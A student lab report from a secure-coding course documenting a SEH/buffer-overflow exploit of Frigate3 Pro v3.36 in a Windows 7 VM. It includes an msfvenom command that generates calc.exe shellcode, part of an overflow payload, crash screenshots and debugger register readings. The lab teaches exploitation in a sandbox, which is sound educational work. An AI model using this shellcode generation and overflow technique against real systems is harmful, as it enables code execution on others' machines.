Secure Coding | Lab 10

by prof. Sibi Chakkaravarthy

Sk Saddam Hossain
18BCN7143

Task

- Download Frigate3_Pro_v36 from teams (check folder named 19.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
- Install Immunity debugger or ollydbg in windows7 ● Install Frigate3_Pro_v36 and Run the same
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload

Analysis


- Try to crash the Frigate3_Pro_v36 and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

Example:

```
msfvenom -a x86 --platform windows -p windows/exec
CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f
python
```

- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
- Check for EIP address
- Verify the starting and ending addresses of stack frame ● Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view à SEH

1) Install Frigate on your Windows 7 VM


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
17 : 13 : 14
New View Edit Refresh Copy Move Delete Rename Select Favorites
Purchase
Stop
File Manager
Frigate.rtf
Frigate Features.htm
C:\Program Files (x86)\Frigate3\
List Name
The Tip of The Day
Close
Next tip
Previous tip

..	
Addons	
Data	
Help	
Plugins	
Frigate3	
unins000	
cabinet	
dcrawlib	
elpackD6	
Frigate Features	
Frigate	
license	
rtl60	bpl
tb2k_d6	bpl
unacev2	dll
unins000	dat
unrar3	dll
vcl60	bpl

Did you know...

You can store frequently used directories by Ctrl+Shift+Alt+Digit<1..9>, and jump to it by Alt+Digit<1..9>

☑ Show this dialog box next time


<UP-DIR>

7,894.46 KB in 18 files

6.92 GB free on drive C 65.24%

Here you will find some advices that are to help you to master Frigate quickly and totally.


2) Execute explot2 for generating a text payload



Name	Date modified	Type	Size
VullIn	05-04-2021 14:39	File folder	
ChromeSetup	24-03-2021 17:16	Application	1,274 KB
exp	05-04-2021 17:14	Text Document	5 KB
exploit2	05-04-2021 15:45	Python File	3 KB
frigate-3.36	05-04-2021 15:26	Application	11,139 KB

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
l5vqlvjmPkKKPrUfemkCwR3SB0osZC0F3KOXUQsrMCTS0AA
```


3) Paste the payload in the frigate software




● Computer name: osZC0F3KOXUQsrMCTS0A4

○ IP Address: 0 . 0 . 0 . 0

4) App crashes and the calc.exe is triggered




5) Analyse the debugging and registers using immunity debugger



Immunity Debugger - [CPU]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s
Find: [S
Attach
Cancel

PID	Name	Service	Listening	Window	Path
1804	taskhost			MCI command handling windo	C:\Windo
1852	Dwm			DWM Notification Window	C:\Windo
1884	Explorer			Start	C:\Windo
3424	Frigate3			The Tip of The Day	C:\Progr

6) Find eip address and overflowing A’s



```
EDI 00000000
EIP 00401000 Frigate3.<ModuleEntryPoint>
```



```
EBX 00000001
ESP 0018F3F8
EBP 0018F404
```

And note the ESP (stack pointer) and EBP (base pointer) registers